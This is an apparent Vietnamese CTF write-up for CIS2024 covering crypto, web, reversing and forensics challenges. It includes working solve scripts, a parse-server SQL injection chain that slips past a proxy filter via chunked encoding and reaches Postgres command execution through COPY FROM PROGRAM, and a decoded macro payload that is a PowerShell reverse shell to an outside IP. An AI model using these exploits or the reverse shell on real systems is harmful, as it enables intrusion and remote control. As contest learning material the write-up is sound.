

CRYPTO:

- CISNET:

- Đề bài cho chúng ta 1 địa chỉ SSH và 1 SSH private key đã bị truncate ở cuối trong file hint.txt.
- Dựa vào link sau: <https://coolaj86.com/articles/the-openssh-private-key-format/>, mình lấy được những thông tin sau về key:
 - Algo của key: Ed25519
 - Public key byte:
740989e159b09e953d0d011d90e1ed33a9bf9fdd154762d900e81da904f8f584
 - Private key byte:
d7722f1bf48c470b1abe18c4c9984216f76b958b9fe9aea197fd0f963aaf????
- Dấu '?' ở phần private key tượng trưng cho phần còn thiếu của private key, bởi private key của Ed25519 thường sẽ có độ dài là 256 bit.
- Tuy chỉ có 240 MSBs, nhưng mình có thể brute force 16 bits còn thiếu, kiểm tra xem public key có match với private key đó hay không.
- Sau khi tính lại được private key, mình tạo 1 file private key mới theo format OpenSSH và connect tới server
- Solve script:

```
CISNET > solve.py > ...
1 import nacl.signing
2 from cryptography.hazmat.primitives.asymmetric.ed25519 import Ed25519PrivateKey
3 from cryptography.hazmat.primitives import serialization
4 from Crypto.Util.number import long_to_bytes
5
6 target_pubkey = '740989e159b09e953d0d011d90e1ed33a9bf9fdd154762d900e81da904f8f584'
7 known_privkey = bytes.fromhex('d7722f1bf48c470b1abe18c4c9984216f76b958b9fe9aea197fd0f963aaf')
8
9 for i in range(65536):
10     private_key = known_privkey + long_to_bytes(i, 2)
11     public_key = nacl.signing.SigningKey(private_key).verify_key.encode().hex()
12
13     if public_key == target_pubkey:
14         print(f"Found {private_key} {i}")
15         break
16
17 # private_key = bytes.fromhex("d7722f1bf48c470b1abe18c4c9984216f76b958b9fe9aea197fd0f963aaf4688")
18 key = Ed25519PrivateKey.from_private_bytes(private_key)
19 data = key.private_bytes(
20     encoding=serialization.Encoding.PEM,
21     format=serialization.PrivateFormat.OpenSSH,
22     encryption_algorithm=serialization.NoEncryption()
23 ).decode()
24 open("/home/pan/ctf/id_ed25519_recover", "w").write(data)
25 # CIS2024{U-h4v3-pl14y3d-Yaonet-b3f0r3, r1ght? BuT_Ed25519_1s_more_suff3r1ng...T-T}
```

- Guess Me:

- Đề bài yêu cầu chúng ta chơi 1 trò chơi, nếu chiến thắng sau 128 vòng thì sẽ lấy được flag
- Ở mỗi round, server sẽ tạo 1 giá trị b bí mật, sau đó yêu cầu chúng ta submit 3 giá trị A, R, z với A, R là các điểm thuộc curve SECP256K1 thỏa điều kiện của hàm verify_publickey

- Sau đó, server sẽ gen ra 1 bit bí mật B, nếu B = 1 thì trả $(G * b) + A$, nếu B = 0 thì trả $G * b$, sau đó yêu cầu người chơi đoán bit B
- Vuln của bài này nằm ở chỗ hàm add của file secp256k1.py không kiểm tra xem điểm được cung cấp có nằm trên curve hay không. Vì vậy, nếu mình chọn điểm A không nằm trên curve thì khả năng $(G * b) + A$ cũng không nằm trên curve là rất cao.
- Vấn đề tiếp theo là kiểm R, z thỏa mãn hàm verify_publickey, ở đây mình có thể set R = (0, -1) và z = N (với N là order của curve). Tuy nhiên với payload này thì vẫn không thể vượt hàm verify_publickey, nên mình sẽ brute R = (0, -1 + k * P) cho đến khi bypass dc hàm này.
- Sau khi đã kiểm dc bộ A, R, z thỏa mãn, gửi bộ này đến server và kiểm tra xem điểm gửi về có nằm trên curve hay không
- Solve script:

```

1 from secp256k1 import *
2 from hashlib import sha256
3 from pwnlib.tubes.process import process
4 from pwnlib.tubes.remote import remote
5 import json
6 def verify_publickey(A, proof):
7     R, z = proof
8     e = int(sha256((str(P) + str(Gx) + str(Gy) +
9         str(A[0]) + str(A[1]) + str(R[0]) + str(R[1])).encode()).hexdigest(), 16)
10    return multiply(G, z) == add(multiply(A, e), R)
11
12 def is_on_curve(x, y):
13     P = 2**256 - 2**32 - 977
14     N = 115792089237316195423570985008687907852837564279074904382605163141518161494337
15     return pow(y, 2, P) == (pow(x, 3, P) + 7) % P
16 A = cast("PlainPoint2D", (0, 1))
17 R = cast("PlainPoint2D", (0, -1 + 7 * P))
18 z = N
19 data = json.dumps({
20     "publickey": A,
21     "proof": (R, z)
22 }).encode()
23 # CONN = process(["python3", "guessme.py"])
24 CONN = remote("103.173.227.108", 10001)
25 for _ in range(128):
26     print(CONN.recvline())
27     CONN.recvline()
28     CONN.sendline(data)
29     B = eval(CONN.recvline().decode().split(" ")[-1])
30     if is_on_curve(*B):
31         CONN.sendlineafter("Guess my bit.\n", json.dumps({"bit": 0}).encode())
32     else:
33         CONN.sendlineafter("Guess my bit.\n", json.dumps({"bit": 1}).encode())
34 CONN.interactive()
35 # CIS2024{n0_n33d_t0_gu3ss_1F_y0u_h4v3_1nv4L1D_Curv3_4tt4ck}

```

- Chameleon:

- Đề bài yêu cầu chúng ta phải kết nối tới server và thực hiện 1 trong 2 hành động:
 - Tạo user mới = option 1, kết quả nhận về là **r + index + path**, tuy nhiên không thể tạo user có tên **Chamomile** và không được tạo user trùng lặp
 - Verify user = option 2 = **r + username + index + path**, nếu thành công và username là **Chamomile** thì sẽ trả về flag
- Phân tích: nếu 2 username có cùng index thì sẽ có chung **path**, bên cạnh đó giá trị **r1** và **r2** được trả về sẽ có mối quan hệ như sau: **$r2 - r1 = x^{n-1} * \text{pow}(m1 - m2) \pmod{q}$** với **m1, m2** là giá trị sha256 của username. Do chúng ta có **r1, r2, m1, m2** -> Có thể tính lại private key x của server. Sau đó chúng ta có thể tạo giá trị **r_flag** cho username

Chamomile = $r1 + x^{-1} * (m1 - m_flag) \% q = r0 + x^{-1} * (m - m1) + x^{-1} * (m1 - m_flag) = r0 + x^{-1}(m - m_flag) (\text{mod } q)$

- Gửi option 2 tới server với **r_flag**, **index = 0**, **username = Chamomile** để lấy flag
- Solve script:

```
1 from pwnlib.tubes.remote import remote
2 from hashlib import sha256
3 import os
4 import json
5 from tqdm import tqdm
6 p = 0xffffffffffffc90fdaa22168c234c4c6628b80dc1cd129024e088a67cc74020bbea63b139b22514a08798e3404ddef9519b3cd3a431b302b0a6df25f14374fe1356d6d51c245e485b5
7 g = 2
8 q = (p - 1) // 2
9 N = 2 ** 11
10 CONN = remote("103.173.227.108", 10002)
11 print(CONN.recvline())
12 root = CONN.recvline().decode().strip().split()[-1]
13 pubkey = int(CONN.recvline().decode().strip().split()[-1], 16)
14 msg1 = {"option": 1, "username": os.urandom(10).hex()}
15 CONN.sendline(json.dumps(msg1).encode())
16 data1 = json.loads(CONN.recvline())
17 for _ in tqdm(range(2047)):
18     t = json.dumps({"option": 1, "username": os.urandom(10).hex()}).encode()
19     CONN.sendline(t)
20     CONN.recvline()
21 msg2 = {"option": 1, "username": os.urandom(10).hex()}
22 CONN.sendline(json.dumps(msg2).encode())
23 data2 = json.loads(CONN.recvline())
24 r1 = int(data1["r"], 16)
25 r2 = int(data2["r"], 16)
26 m1 = int.from_bytes(sha256(msg1["username"].encode()).digest(), "big")
27 m2 = int.from_bytes(sha256(msg2["username"].encode()).digest(), "big")
28 x = (r2 - r1) * pow(m1 - m2, -1, q) % q
29 x = pow(x, -1, q)
30 print(pow(g, x, p) == pubkey)
31 print(pubkey)
32 msg_flag = {"option": 2}
33 r = (r1 + pow(x, -1, q) * (m1 - int.from_bytes(sha256("Chamomile".encode()).digest(), "big"))) % q
34 proof = {"username": "Chamomile", "r": hex(r), "index": 0, "path": data1["path"]}
35 CONN.sendline(json.dumps(msg_flag).encode())
36 CONN.sendline(json.dumps(proof).encode())
37 CONN.interactive()
38 # CIS2024{Ch4m3l30n_h4sh_C0ll1s10n_m4y_r3v34l_Tr4pd00r}
```

- Chameleon 2:

- Setup ở bài này cũng tương tự bài trước, tuy nhiên giá trị **m** tương ứng với **username** giờ đây là output của hàm **keyed_random**, và hàm này bao gồm giá trị bí mật **k** dài 192 bytes.
- Với thử thách này, mình sẽ gửi **username="m"** để trích xuất giá trị **r0** của leaf ở index 0 do giá trị **r** user nhận được tính bằng $r = r0 + x^{-1} * (m0 - m_user) (\text{mod } q)$
- Ở đây, sau khi tính lại giá trị **r0**, mình sẽ tiếp tục lấy 2 giá trị **r1** và **r2** có cùng index 0 với 2 username bất kỳ. Mình sẽ có:
 - $r1 = r0 + x^{-1} * (m0 - m1) (\text{mod } q) \Rightarrow r1 - r0 = x^{-1} * (m0 - m1) (\text{mod } q)$
 - $r2 = r0 + x^{-1} * (m0 - m2) (\text{mod } q) \Rightarrow r2 - r0 = x^{-1} * (m0 - m2) (\text{mod } q)$
 - $\Rightarrow (m0 - m2) * (r1 - r0) - (m1 - m2) * (r2 - r0) (\text{mod } q)$
- Ở đây, chúng ta đã có **r0**, **r1**, **r2** và rất lớn (~1536 bit) trong khi **m0 - m2**, **m0 - m1** chỉ có 256 bit => Sử dụng LLL để tính ngược lại **m0 - m2**, **m0 - m1**
- Từ đó tính ngược lại được private key **x**, lưu ý là do x không nhất thiết phải < p nên mình brute các giá trị $x + k * q$ và verify với server cho đến khi có flag
- Solve script:

```

Chameleon2 >> submit.py >...
1 ~ from pwnlib.tubes.remote import remote
2 from hashlib import sha256
3 import os
4 import json
5 from tqdm import tqdm
6 from Crypto.Util.number import long_to_bytes
7 from sage.all import *
8 load('https://raw.githubusercontent.com/TheBlupper/lineq/main/lineq.py')
9
10 p = 0xffffffffffffffffc90fdaa22168c234c4c6628b80dc1cd129024e088a67cc74020bbea63b139b22514a08798e3404ddef9519b3cd3a431b302b0a6df25f14374fe1356d6d51c245e485b57
11 g = 2
12 q = (p - 1) // 2
13 N = 2 ** 11
14 CONN = remote("103.173.227.108", 10003)
15 print(CONN.recvline())
16 root = CONN.recvline().decode().strip().split()[-1]
17 pubkey = int(CONN.recvline().decode().strip().split()[-1], 16)
18 print(f'{pubkey = }')
19 msg1 = {"option": 1, "username": "m"}
20 CONN.sendline(json.dumps(msg1).encode())
21 data1 = json.loads(CONN.recvline())
22 r0 = int(data1["r"], 16)
23 print(f'{r0 = }')
24 ~ for _ in range(20):
25     t0 = b""
26     for __ in tqdm(range(100)):
27         t0 += json.dumps({"option": 1, "username": os.urandom(10).hex()}).encode() + b"\n"
28     CONN.send(t0)
29     print(f'Done sending {__}')
30     CONN.recvlines(100)
31     t0 = b""
32 ~ for __ in tqdm(range(47)):
33     t0 += json.dumps({"option": 1, "username": os.urandom(10).hex()}).encode() + b"\n"
34     CONN.send(t0)
35     CONN.recvlines(47)
36
37 print('Done 1')
38

```

```

39 msg2 = {"option": 1, "username": os.urandom(10).hex()}
40 CONN.sendline(json.dumps(msg2).encode())
41 data2 = json.loads(CONN.recvline())
42
43 for _ in range(20):
44     t0 = b""
45     for __ in tqdm(range(100)):
46         t0 += json.dumps({"option": 1, "username": os.urandom(10).hex()}).encode() + b"\n"
47     CONN.send(t0)
48     print(f'Done sending {__}')
49     CONN.recvlines(100)
50     t0 = b""
51     for __ in tqdm(range(47)):
52         t0 += json.dumps({"option": 1, "username": os.urandom(10).hex()}).encode() + b"\n"
53     CONN.send(t0)
54     CONN.recvlines(47)
55
56 print('Done 2')
57
58
59 msg3 = {"option": 1, "username": os.urandom(10).hex()}
60 CONN.sendline(json.dumps(msg3).encode())
61 data3 = json.loads(CONN.recvline())
62
63 print([x["index"] for x in [data1, data2, data3]])
64
65 t1 = int(data2["r"], 16)
66 t2 = int(data3["r"], 16)
67 lb = [-2 ** 256 for _ in range(2)]
68 ub = [2 ** 256 for _ in range(2)]
69 M = matrix([[t1 - r0, int(-t2 + r0) % q]])
70
71 for cc in solve_bounded_mod_gen(M, [0], lb, ub, q):
72     a2, a1 = cc
73     print(f'{cc = }')
74     if a1 == a2 == 0:
75         continue

```

```

69 M = matrix([[t1 - r0, int(-t2 + r0) % q]])
70
71 for cc in solve_bounded_mod_gen(M, [0], lb, ub, q):
72     a2, a1 = cc
73     print(f'{cc = }')
74     if a1 == a2 == 0:
75         continue
76     if a1 < 0 and a2 < 0:
77         a1 = -a1
78         a2 = -a2
79     x = (a1 * pow(t1 - r0, -1, q)) % q
80     if pow(2, x, p) == pubkey:
81         print(f'{x = }')
82         break
83
84 for i in range(10):
85     x_ = x + i * q
86     if x_ >= p:
87         break
88     k = long_to_bytes(x_, 192)
89     target = b"Chamomile"
90     m0 = int.from_bytes(sha256(b"m" + k + b'0').digest(), "big")
91     m_target = int.from_bytes(sha256(target + k + b'0').digest(), "big")
92     r = (r0 + pow(x, -1, q) * (m0 - m_target)) % q
93     msg_flag = {"option": 2}
94     proof = {"username": "Chamomile", "r": hex(r), "index": 0, "path": data1["path"]}
95     CONN.sendline(json.dumps(msg_flag).encode())
96     CONN.sendline(json.dumps(proof).encode())
97     CONN.interactive()

```

WEB:

1. Thử thách: Đất rừng phương Nam

- Từ file docker-compose.yml nhóm xác định được ứng dụng sử dụng parse-server phiên bản 7.0.0. Đối với phiên bản này gần đây có tồn tại 2 CVEs: CVE-2024-29027 và CVE-2024-27298
- Patch của các lỗi trên:
 - + CVE-2024-29027: [fix: Server crashes on invalid Cloud Function or Cloud Job name; fixe... · parse-community/parse-server@5ae6d6a \(github.com\)](#)
 - + CVE-2024-27298: [fix: Improve PostgreSQL injection detection; fixes security vulnerabi... · parse-community/parse-server@a6e6549 \(github.com\)](#)
- Sau khi kiểm thử endpoints /parse/functions và /parse/triggers nhận thấy hệ thống không có dấu hiệu có thể lợi dụng lỗi CVE-2024-29027
- Hệ thống có tồn tại endpoint /parse/classes do đó nhóm tiến hành kiểm thử endpoint này
- Bản patch bên trên được dev thay `.replace(/(['"])/, '$1')` thành `.replace(/(['"])/g, '$1')`, nhóm có viết 1 script để test thử các case có thể dùng để escape được phần này:

```

1  let cases = [
2    "a'b",
3    "a'b",
4    "a'",
5    "a'b",
6    "'a",
7    "a'b"
8  ];
9
10 for (let c of cases) {
11   console.log("Case: " + c);
12   console.log("Replace: " + c.replace(/(['^])/g, `'$1'`).replace(/^((['^])/, `'$1` + "`");
13 }

```

PROBLEMS

OUTPUT

PORTS

COMMENTS

DEBUG CONSOLE

TERMINAL

```

→ node brute.js
Case: 'a'b
Replace: ''a'b'
Case: a'b
Replace: 'a'b'
Case: 'a'
Replace: ''a''
Case: a'b
Replace: 'a'b'
Case: 'a
Replace: ''a'
Case: a'b'
Replace: 'a'b'

```

- Có thể thấy đối với input **a”b** thì khi thay **b** thành **;(PAYLOAD SQL);-- #** có thể gây ra được lỗi SQL Injection
- Khi nhóm tiến hành thử payload **a”b;SELECT version();-- #** thì phát hiện ra ở proxy server đã filter query_string để chặn payload độc hại.

```
if ( $query_string ~* ( !\| |\$|&|'|\"|\(|\)|\*|!-|_|./|\\;| |<>|\\?|@|\\[\\]|\\^|_|!\"'\\|\\|\\|\\|}\\|~|%21|%22|%23|%26|%2a|%3b|%3c|%3e|%3f|%40|%5e|%60|%7b|%7c|%7d|%7e) ) {
    return 403;
}
```

Trong source code của parse-server trong github hiện thực xử route **/parse/classes** như sau:

- <https://github.com/parse-community/parse-server/blob/c83de8c4eabb130fc4269361861f12df0abe3351/src/Routers/ClassesRouter.js#L226>

- <https://github.com/parse-community/parse-server/blob/c83de8c4eabb130fc4269361861f12df0abe3351/src/Routers/ClassesRouter.js#L22>

Có thể thấy object **body** có thể được lấy từ **req.query** hoặc **req.body**. Bởi vì ở proxy sẽ chặn các request có chứa header **Content-Length**, do đó, có thể sử dụng cách gửi body data qua Transfer-Encoding.

- [HTTP GET with Transfer-Encoding Chunked - Stack Overflow](https://stackoverflow.com/questions/4548711/http-get-with-transfer-encoding-chunked)

Ngoài ra để có thể gửi được request tới parse-server cần thêm header **X-Forwarded-For** để có thể sử dụng **masterkey**

Nhóm đã tiến hành thử payload:

```

Request
Pretty Raw Hex Hackvortor
1 GET /parse/classes/_User HTTP/1.1 \r \n
2 Host: 103.173.227.108:11000 \r \n
3 X-Parse-Application-Id: parse_server \r \n
4 X-Parse-Master-Key: G4EecdVHqg7Teh5NBHAPGzZ0KB5wPABgH4DpT9QA \r \n
5 X-Forwarded-For: 127.0.0.1 \r \n
6 Content-Type: application/json \r \n
7 Transfer-Encoding: chunked \r \n
8 \r \n
9 3d \r \n
10 {
11   "where": {
12     "name": {
13       "$regex": "a';SELECT version();-- -#" \r \n
14     }
15   }
16 }
17 \r \n
18 0 \r \n
19 \r \n
20 \r \n

Response
Pretty Raw Hex Render Hackvortor
1 HTTP/1.1 500 Internal Server Error
2 Server: nginx/1.27.1
3 Date: Sat, 28 Sep 2024 07:43:46 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 262
6 Connection: keep-alive
7 X-Powered-By: Express
8 Access-Control-Allow-Origin: *
9 Access-Control-Allow-Methods: GET,PUT,POST,DELETE,OPTIONS
10 Access-Control-Allow-Headers: X-Parse-Master-Key, X-Parse-REST-API-Key, X-Parse-Javascript-Key, X-Parse-Application-Id, X-Parse-Client-Version, X-Parse-Session-Token, X-Requested-With, X-Parse-Revocable-Session, X-Parse-Request-Id, Content-Type, Pragma, Cache-Control
11 Access-Control-Expose-Headers: X-Parse-Job-Status-Id, X-Parse-Push-Status-Id
12 ETag: W/"106-tZZZ1wuf0z6p8acYz+GanzU0Kc"
13
14 {
15   "code": 1,
16   "error": {
17     "length": 104,
18     "name": "error",
19     "severity": "ERROR",
20     "code": "42703",
21     "position": "29",
22     "file": "parse_relation.c",
23     "line": "3722",
24     "routine": "errorMissingColumn",
25     "query": "SELECT * FROM \"_User\" WHERE \"name\" ~ 'a';SELECT version();-- -#' LIMIT 100"
26   }
27 }

```

Ở lần đầu, dựa vào lỗi thì có thể thấy payload có thể đúng nhưng sai tên column, nhóm đã đọc thêm source:

- <https://github.com/parse-community/parse-server/blob/c83de8c4eabb130fc4269361861f12df0abe3351/src/Routers/UsersRouter.js#L95>

Ở bảng **_User** đã đổi **name** thành **username** ngoài ra còn có email, password, ...

```

Request
Pretty Raw Hex Hackvortor
1 GET /parse/classes/_User HTTP/1.1 \r \n
2 Host: 103.173.227.108:11000 \r \n
3 X-Parse-Application-Id: parse_server \r \n
4 X-Parse-Master-Key: G4EecdVHqg7Teh5NBHAPGzZ0KB5wPABgH4DpT9QA \r \n
5 X-Forwarded-For: 127.0.0.1 \r \n
6 Content-Type: application/json \r \n
7 Transfer-Encoding: chunked \r \n
8 \r \n
9 3d \r \n
10 {
11   "where": {
12     "email": {
13       "$regex": "a';SELECT version();-- -#" \r \n
14     }
15   }
16 }
17 \r \n
18 0 \r \n
19 \r \n
20 \r \n

Response
Pretty Raw Hex Render Hackvortor
1 HTTP/1.1 200 OK
2 Server: nginx/1.27.1
3 Date: Sat, 28 Sep 2024 07:51:01 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 143
6 Connection: keep-alive
7 X-Powered-By: Express
8 Access-Control-Allow-Origin: *
9 Access-Control-Allow-Methods: GET,PUT,POST,DELETE,OPTIONS
10 Access-Control-Allow-Headers: X-Parse-Master-Key, X-Parse-REST-API-Key, X-Parse-Javascript-Key, X-Parse-Application-Id, X-Parse-Client-Version, X-Parse-Session-Token, X-Requested-With, X-Parse-Revocable-Session, X-Parse-Request-Id, Content-Type, Pragma, Cache-Control
11 Access-Control-Expose-Headers: X-Parse-Job-Status-Id, X-Parse-Push-Status-Id
12 ETag: W/"8f-sdxqssuyjFZyoS5jHcEr924n5Y"
13
14 {
15   "results": [
16     {
17       "version": "PostgreSQL 16.4 (Debian 16.4-1.pgdg120+1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 12.2.0-14) 12.2.0, 64-bit"
18     }
19   ]
20 }

```

SQL Injection thành công

Để có thể đọc được flag bằng cách RCE Postgres server, nhóm sử dụng payload dựa vào đây:

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/PostgreSQL%20Injection.md#cve-20199193>.

Request

PrettyRawHexHackvortor

1GET /parse/classes/_User HTTP/1.1 \r \n

2Host: 103.173.227.108:11000 \r \n

3X-Parse-Application-Id: parse_server \r \n

4X-Parse-Master-Key: G4IecDVHg7Teh5NBhAPGzZ0KB5wPABGH4DpT9QA \r \n

5X-Forwarded-For: 127.0.0.1 \r \n

6Content-Type: application/json \r \n

7Transfer-Encoding: chunked \r \n

8\r \n

9b1 \r \n

10{

11{

12"where":{

13"email":{

14"\$regex":

15"a";DROP TABLE IF EXISTS cmd_exec;CREATE TABLE cmd_exec(cmd_output text);CO

16PY cmd_exec FROM PROGRAM \$\$/readflag\$\$;SELECT * FROM cmd_exec;-- -# \r \n

17}

18}

19}\r \n

200 \r \n

21\r \n

22

Response

PrettyRawHexRenderHackvortor

1HTTP/1.1 200 OK

2Server: nginx/1.27.1

3Date: Sat, 28 Sep 2024 07:14:52 GMT

4Content-Type: application/json; charset=utf-8

5Content-Length: 96

6Connection: keep-alive

7X-Powered-By: Express

8Access-Control-Allow-Origin: *

9Access-Control-Allow-Methods: GET,PUT,POST,DELETE,OPTIONS

10Access-Control-Allow-Headers: X-Parse-Master-Key, X-Parse-REST-API-Key,

11X-Parse-Javascript-Key, X-Parse-Application-Id, X-Parse-Client-Version,

12X-Parse-Session-Token, X-Requested-With, X-Parse-Revocable-Session, X-Parse-Request-Id,

13Content-Type, Pragma, Cache-Control

14Access-Control-Expose-Headers: X-Parse-Job-Status-Id, X-Parse-Push-Status-Id

15ETag: W/"60-EkKa5XrNipRN9HGcvqzhaP6cPBI"

16

17{

18"results":[

19{

20"cmd_output":"CIS2024{nguo1_xi3m_xu1_kh0ng_ngoanh_kh0ng_nghe}"

21},

22{

23"cmd_output":""

24}

25]

26}

Exploit thành công.

Flag: CIS2024{nguo1_xi3m_xu1_kh0ng_ngoanh_kh0ng_nghe}

REV:

1. Warm up:

Khi đọc code tôi thấy hàm dường như thực thực hiện một thuật toán mã hóa sao cho khi encode input đầu vào sẽ bằng

```
v12[0] = -2037842872;  
v12[1] = -1955681399;  
v12[2] = -2108582796;  
v12[3] = -1478864476;  
v12[4] = -1742213216;  
v12[5] = -455933182;  
v12[6] = -692457990;
```

Sau khi debug và quan sát thì tôi đoán dường như code chỉ là 1 dạng stream cipher đơn giản vì thế tôi chỉ cần xor chúng lại:

```
ct = b"H\xfc\x88\x86\x89\xabn\x8bt\x94Q\x82\xa4Q\xda\xa7\xa0\xef'\x98\x02\x03\xd3\xe4\xfa\xed\xb9\xd6"  
enc = b'j\xd4\xba\xd5\xd8\xf8;\x91,\xc5\x00\x87\xb2\x00\xc9\xad\x9e\xe8)\xab<\x15\x86\xd7\xf6\xd9\xa8\xca:\x9c\xd5\xbf'  
from pwn import xor  
  
pt = "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"  
pt = pt[:len(enc)]  
print(xor(pt,enc,ct))
```

Chạy script tôi ra được flag: b'CIS2024{900dw0rk_foR_w4RmUp}\x13\x01<X'


2. nát đờ

Code dường như đọc input đầu vào và sử dụng hàm WriteFile để viết vào file và tôi quan sát thấy sau khi chạy hàm ReadFile thì có dòng chữ wrong! trong Buffer do vậy tôi phát hiện dường như nó chạy gì đó khi viết input vào file. Nhưng tôi không phát hiện được hàm tạo file vì thế nên tôi xref thì hFile thì thấy hàm tạo CreateNamedPipeA với việc tạo pipe để xử lý.

Chạy debug thì tôi thấy trong sub_1130() gọi CreateThread, đọc StartAddress thấy có execute shellcode ở cuối hàm.

Debug shellcode và nhảy vào các hàm call tôi thấy đoạn code có 2 dòng text "tin chuan chua" và "the co lam duoc khong", cùng với đoạn code gọi BCrypt AES CBC. Đoạn này input được đọc từ pipe bằng ReadFile, được encrypt và check với một đoạn ciphertext 32 bytes, và trả về pipe Correct/Wrong.

Sau đó tôi quyết định debug vào BCryptEncrypt + BCryptGenerateSymmetricKey đọc các parameter để lấy được key, IV. Và cuối cùng tôi decrypt AES CBC với các key, IV để có flag.



```
sol2.py > ...
2
3 from Crypto.Cipher import AES
4
5 iv = [ 0xAA, 0xE2, 0x5C, 0x1A, 0x0D, 0xF8, 0x6A, 0xA0, 0xC6, 0x5D,
6        0x35, 0xC4, 0xC9, 0x80, 0x0E, 0x17]
7
8 key = [ 0x42, 0xF9, 0x3E, 0xDD, 0xA2, 0x5C, 0x08, 0xAE, 0xE7, 0x33,
9         0x38, 0xEE, 0x00, 0xAB, 0xBE, 0x0A, 0xE7, 0xB1, 0x8C, 0xBA,
10        0x1A, 0x05, 0xE3, 0x4E, 0x98, 0x60, 0xFF, 0x87, 0x7F, 0x10,
11        0x9C, 0xAA]
12
13 cipher = AES.new(bytes(key), AES.MODE_CBC, bytes(iv))
14
15 print(cipher.decrypt(ct).decode())

PROBLEMS 1 OUTPUT DEBUG CONSOLE TERMINAL PORTS
(my_venv) → cis python sol2.py
CIS2024{Ju57_51mpl3_p3_l04d3R}
(my_venv) → cis
```

flag là: CIS2024{Ju57_51mpl3_p3_l04d3R}

FOREN:

- Tin học văn phòng

Chạy olevba Tin_hoc_van_phong_2.doc --deobf > vba.txt

kéo xuống dưới cùng copy VBA string vào 1 file

```
|VBA string|TG9yZW0gaXBzdW0g  |"TG9y" + "ZW0g" + "aXBz" + "dW0g"  |
|VBA string|AGwAaQBIAg4A      |"AGwA" + "aQBI" + "AG4A"            |
|VBA string|ZG9sb3lgc2l0IGFt   |"ZG9s" + "b3lg" + "c2l0" + "IGFt"   |
|VBA string|ZXQgb2NjYWVjYXQs   |"ZXQg" + "b2Nj" + "YWVj" + "YXQs"   |
|VBA string|dAAgAD0AIABOAGUA   |"dAAg" + "AD0A" + "IABO" + "AGUA"   |
.
.
.
|VBA string|dXlgc2l0IHZlbnlh    |"dXlg" + "c2l0" + "IHZl" + "bnlh"    |
```

viết script extract base64 và decode

```
import re
import base64

# Open the file in read mode
with open('vba.txt', 'r') as file:
    content = file.read()

# Use regex to find all occurrences of content between |VBA string| and
the next |
matches = re.findall(r'\|VBA string\|(.*)\|', content, re.DOTALL)

# Print all matched content
gayge = ""
for match in matches:
    # print(match, end='')
    gayge += match

gayge = gayge.replace(" ", "")
print(base64.b64decode(gayge).decode('utf-8'))
```

Lorem ipsum liendolor sit amet occaecat,t = New-Obje voluptate ect Sysu tempor consectetur
qui pariatur veniam consectetur aliqua tem.Nealiquip fugit.Socket consectetur.TCPClientur

dolore deserunt. Aliqt('192uip ea amet pariatu cul.168.4pa est cillum dolore. Enim esse pari9.54',4953);\$streaatur quis amm = \$cet est aliqua commodo exlient.GetStr nulla aliqua est occaeceam();at non. Nisi enim culpa aliqua reprehenderit fug[byte[]]\$bytiat magna mies = 0nim nisi mag..65535|%{0};while((\$i =na laborum elit excepteur culpa amet \$stream.Rea fugiat enim ut id consed(\$bytes, 0, \$bytequat. Velit,s.Leng magna dui th)) -ne 0){nostrud cupidatat nulla;\$data = (Nemollit nostrud anim ea fct -TypeName System.Textugiat ut con.ASCIIEncodisectetur.

Amet sint magna ex irure qui eiusmod ng).Geut deserunt incididunt officia. Ea LtStrinorem nostrud officia adipisicing consectetur ipsg(\$bytes,0, \$i);\$sendback = (iex \$data 2>&um eu aliqui1 | Out-String);\$sendbap. Id elit mck2 = \$sendback + 'PS ' + (pwdagna ut dui, nisi Lorem).Path minim aliqu + 'CIS2024{Tin_hoc_van_a incididuntphong_neva_die}> ' et nisi com;\$sendmodo et cillbyte =um. Occaecat ([tex dui officit.encoa exercitatiding]:on ipsum minim dolore ipsum irure si:ASCII).GetBytes(\$nt, velit adipisicing quis elit ut eiusmod eu adipisicing utck2);\$stream ex ad. Labo.Writerum in sit excepteur eni(\$sendm ipsum exercitation cilbyte,0,\$sendbyte.Length)lum Lorem incididunt laboris ullamco nisi amet velit reprehenderit nostrud laborum commodo cupid;\$stream.Flu());atat Lorem p\$clienariatur. Ea t.Cloaute ipsum commodo id amse()et ea fugiat, nulla.

